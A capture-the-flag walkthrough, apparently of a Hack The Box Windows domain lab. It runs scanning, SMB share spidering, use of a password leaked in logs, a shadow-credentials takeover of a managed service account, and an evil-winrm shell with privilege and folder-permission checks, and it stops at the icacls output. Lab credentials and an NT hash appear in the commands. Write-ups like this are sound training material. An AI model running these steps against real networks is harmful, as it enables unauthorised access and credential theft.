Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ nmap -sC -sV -Pn 10.129.198.221 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-20 06:02 +0000
Nmap scan report for 10.129.198.221
Host is up (0.58s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-20 13:12:01Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-20T13:13:04+00:00; +7h04m16s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
|_ssl-date: 2026-04-20T13:13:03+00:00; +7h04m16s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-20T13:13:04+00:00; +7h04m16s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-20T13:13:03+00:00; +7h04m16s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-04-20T13:12:54
|_  start_date: N/A
|_clock-skew: mean: 7h04m15s, deviation: 0s, median: 7h04m15s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 358.81 seconds
The DNS domain is DC01.logging.htb, let's modify the /etc/hosts
We have known one valid credit
Machine Information
As is common in real life pentests, you will start the Logging box with credentials for the following account wallace.everette / Welcome2026@
Information Gathering
I would start with enumerating SMB service
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ nxc smb logging.htb -u 'wallace.everette' -p 'Welcome2026@' -M spider_plus
SMB         10.129.198.221  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.198.221  445    DC01             [+] logging.htb\wallace.everette:Welcome2026@
SPIDER_PLUS 10.129.198.221  445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.198.221  445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.198.221  445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.198.221  445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.198.221  445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.198.221  445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.198.221  445    DC01             [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.198.221  445    DC01             [*] Enumerated shares
SMB         10.129.198.221  445    DC01             Share           Permissions     Remark
SMB         10.129.198.221  445    DC01             -----           -----------     ------
SMB         10.129.198.221  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.198.221  445    DC01             C$                              Default share
SMB         10.129.198.221  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.198.221  445    DC01             Logs            READ
SMB         10.129.198.221  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.198.221  445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.198.221  445    DC01             WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
SPIDER_PLUS 10.129.198.221  445    DC01             [+] Saved share-file metadata to "/home/wither/.nxc/modules/nxc_spider_plus/10.129.198.221.json".
SPIDER_PLUS 10.129.198.221  445    DC01             [*] SMB Shares:           7 (ADMIN$, C$, IPC$, Logs, NETLOGON, SYSVOL, WSUSTemp)
SPIDER_PLUS 10.129.198.221  445    DC01             [*] SMB Readable Shares:  4 (IPC$, Logs, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.198.221  445    DC01             [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.198.221  445    DC01             [*] Total folders found:  1
SPIDER_PLUS 10.129.198.221  445    DC01             [*] Total files found:    4
SPIDER_PLUS 10.129.198.221  445    DC01             [*] File size average:    2.79 KB
SPIDER_PLUS 10.129.198.221  445    DC01             [*] File size min:        468 B
SPIDER_PLUS 10.129.198.221  445    DC01             [*] File size max:        8.29 KB
Let's check the result, there seems just some logs files
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ cat /home/wither/.nxc/modules/nxc_spider_plus/10.129.198.221.json
{
    "Logs": {
        "Audit_Heartbeat.log": {
            "atime_epoch": "2026-04-16 23:10:09",
            "ctime_epoch": "2026-04-16 23:10:09",
            "mtime_epoch": "2026-04-16 23:10:09",
            "size": "1.26 KB"
        },
        "IdentitySync_Trace_20260219.log": {
            "atime_epoch": "2026-04-16 23:10:09",
            "ctime_epoch": "2026-04-16 23:10:09",
            "mtime_epoch": "2026-04-16 23:10:09",
            "size": "8.29 KB"
        },
        "Service_State.log": {
            "atime_epoch": "2026-04-16 23:10:09",
            "ctime_epoch": "2026-04-16 23:10:09",
            "mtime_epoch": "2026-04-16 23:10:09",
            "size": "468 B"
        },
        "TaskMonitor.log": {
            "atime_epoch": "2026-04-16 23:10:09",
            "ctime_epoch": "2026-04-16 23:10:09",
            "mtime_epoch": "2026-04-16 23:10:09",
            "size": "1.14 KB"
        }
    },
    "NETLOGON": {},
    "SYSVOL": {}
}
Let's download them, and check what's inside
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ mkdir -p Logs && cd Logs

smbclient //logging.htb/Logs \
    -U 'LOGGING/wallace.everette%Welcome2026@' \
    -c 'recurse ON; prompt OFF; mget *'
getting file \Audit_Heartbeat.log of size 1294 as Audit_Heartbeat.log (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
getting file \IdentitySync_Trace_20260219.log of size 8488 as IdentitySync_Trace_20260219.log (3.1 KiloBytes/sec) (average 2.0 KiloBytes/sec)
getting file \Service_State.log of size 468 as Service_State.log (0.2 KiloBytes/sec) (average 1.4 KiloBytes/sec)
getting file \TaskMonitor.log of size 1170 as TaskMonitor.log (0.5 KiloBytes/sec) (average 1.2 KiloBytes/sec)
From the file IdentitySync_Trace_20260219.log,we can find the leaked credit
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
   at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)
   at logging.IdentitySync.Engine.LdapProvider.Connect()
   --- Server Error Details ---
   Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563
   Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)
   Win32 Error: 49 (Invalid Credentials)
   ----------------------------
Got svc_revovery:Em3rg3ncyPa$$2025
Let's verify it
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Logging/Logs]
└─$ nxc smb logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2025'
SMB         10.129.198.221  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.198.221  445    DC01             [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2025 STATUS_ACCOUNT_RESTRICTION
This means the account cannot be used through this login path, so the investigation has turned to Kerberos.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ nxc smb logging.htb --generate-krb5-file ./krb5.conf
SMB         10.129.198.221  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.198.221  445    DC01             [+] krb5 conf saved to: ./krb5.conf
SMB         10.129.198.221  445    DC01             [+] Run the following command to use the conf file: export KRB5_CONFIG=./krb5.conf

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ export KRB5_CONFIG=./krb5.conf

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ sudo ntpdate -u logging.htb
2026-04-20 13:33:10.629559 (+0000) +25456.057119 +/- 0.315590 logging.htb 10.129.198.221 s1 no-leap
CLOCK: time stepped by 25456.057119
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ getTGT.py 'LOGGING.HTB/svc_recovery:Em3rg3ncyPa$$2025'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Using expired credentials will cause a KDC_ERR_PREAUTH_FAILED error—incorrect credentials.
Come back to the log file, we can find
[2026-02-09 ...] BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025"
[2026-02-19 ...] LDAP_INVALID_CREDENTIALS
[2026-02-19 ...] Connectivity failed for logging\svc_recovery
Em3rg3ncyPa$$2025 was valid before, but it became invalid in later log entries.
So let's try to change the year vector, like Em3rg3ncyPa$$2026
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ getTGT.py 'LOGGING.HTB/svc_recovery:Em3rg3ncyPa$$2026'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_recovery.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ klist svc_recovery.ccache
Ticket cache: FILE:svc_recovery.ccache
Default principal: svc_recovery@LOGGING.HTB

Valid starting     Expires            Service principal
04/20/26 13:37:33  04/20/26 17:37:33  krbtgt/LOGGING.HTB@LOGGING.HTB
        renew until 04/20/26 17:37:33
So luckily, it worked now. Now we can control the account svc_recovery
Switch to MSA_HEALTH$
To help us get the next, we can run the Bloodhound to help us gather more information.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ bloodhound-python -dc 'DC01.logging.htb' -d 'logging.htb' -u 'wallace.everette' -p 'Welcome2026@' -ns 10.129.198.221 --zip -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: logging.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.logging.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.logging.htb
INFO: Found 14 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.logging.htb

svc_recoveryaccount can have GenericWriteto MSA_HEALTH$, that means we can control MSA_HEALTH$account now.
 Also this account is member of
 Remote Management, that usually means it can access to winrm.
Now let's try to switch to this account by svc_recovery
In this case, svc_recovery has GenericWrite on MSA_HEALTH$, so we can register a malicious key credential and authenticate as that machine account.
The modern bloodyAD add shadowCredentials command concisely encapsulates this process:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ export KRB5CCNAME=svc_recovery.ccache

bloodyAD -H dc01.logging.htb -d logging.htb -u 'svc_recovery' -k add shadowCredentials 'MSA_HEALTH$'
[+] KeyCredential generated with following sha256 of RSA key: 6c16670243f1c984adcb8f90d6320463a2e6e6480b090069625fd9aad343c27e
[+] TGT stored in ccache file msa_health_oB.ccache

NT: 603fc24ee01a9409f83c9d1d701485c5
Now we can use evil-winrmto help us get the shell as MSA_HEALTH$
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ evil-winrm -i dc01.logging.htb -u 'msa_health$' -H 603fc24ee01a9409f83c9d1d701485c5

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\msa_health$\Documents> whoami
logging\msa_health$
I would continue to enumerate the privileges and groups.
*Evil-WinRM* PS C:\Users\msa_health$\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\msa_health$\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
logging\Domain Computers                    Group            S-1-5-21-4020823815-2796529489-1682170552-515 Mandatory group, Enabled by default, Enabled group
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Continue to check the Usersdirectory
*Evil-WinRM* PS C:\Users\msa_health$\Desktop> dir C:\Users


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/16/2026   5:27 PM                .NET v4.5
d-----        4/16/2026   5:27 PM                .NET v4.5 Classic
d-----        4/16/2026   8:30 PM                Administrator
d-----        4/16/2026   4:41 PM                jaylee.clifton
d-----        4/17/2026   8:33 AM                msa_health$
d-r---        4/10/2020  10:49 AM                Public
d-----        4/17/2026   1:47 PM                toby.brynleigh
Come back to Bloodhound, we can also find the other admin account Toby.Brynleigh

Jaylee.cliftonseems like our next target.

Come back to the log files, the file TaskMonitor.logseems show us the process in the background
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Logging/Logs]
└─$ cat TaskMonitor.log
[2026-02-20 09:56:48] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-20 09:56:56] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-20 09:57:24] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-20 10:01:12] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-20 10:02:44] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-20 10:07:47] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-20 10:15:12] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-22 01:44:37] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-22 01:50:11] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-22 01:54:18] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-22 02:10:04] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-22 02:21:46] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
[2026-02-22 02:55:28] INFO  - Task [UpdateChecker Agent] health check: OK (State: Ready)
I will upload winPEASto help us enumerate the target
 There is a custom scheduled monitor application
 UpdateMonitor.exe
It is installed in the following path: C:\Program Files\UpdateMonitor\
The next step is to verify whether the installed software can be modified:
*Evil-WinRM* PS C:\Temp> icacls "C:\Program Files\UpdateMonitor"
C:\Program Files\UpdateMonitor logging\IT:(OI)(CI)(F)
                               NT SERVICE\TrustedInstaller:(I)(F)
                               NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                               NT AUTHORITY\SYSTEM:(I)(F)
                               NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                               BUILTIN\Administrators:(I)(F)
                               BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                               BUILTIN\Users:(I)(RX)
                               BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                               CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Temp> icacls "C:\Program Files\UpdateMonitor\UpdateMonitor.exe"
C:\Program Files\UpdateMonitor\UpdateMonitor.exe logging\IT:(I)(F)
                                                 NT AUTHORITY\SYSTEM:(I)(F)
                                                 BUILTIN\Administrators:(I)(F)
                                                 BUILTIN\Users:(I)(RX)
